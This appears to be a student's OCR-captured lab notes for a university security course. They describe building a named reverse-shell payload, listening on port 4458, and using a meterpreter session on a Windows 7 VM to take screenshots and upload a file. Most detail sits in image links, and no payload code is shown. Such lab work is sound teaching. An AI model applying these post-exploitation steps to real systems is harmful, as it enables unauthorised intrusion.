12:51 AM
7/21/2023
8:53 PM
7/20/2023





- **Payload Name: Use your MIDAS ID (for example, pjiang.exe)**

- 


Listening port: *4458*

[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:






1. **Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (10 pt)**




- I got it to work, but it closes when I close the warning in windows screen




- I got it to work

- I had to change to payload for windows 7
    - I took out the ‘’x64” in the target payload but forget to take it out in the Attacker’s. Once changes were made, it worked.

2. **Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. (20 pt)**



- Uploaded the file but wrong location



- Uploaded correctly to the desktop
    - Used the command “upload and filename”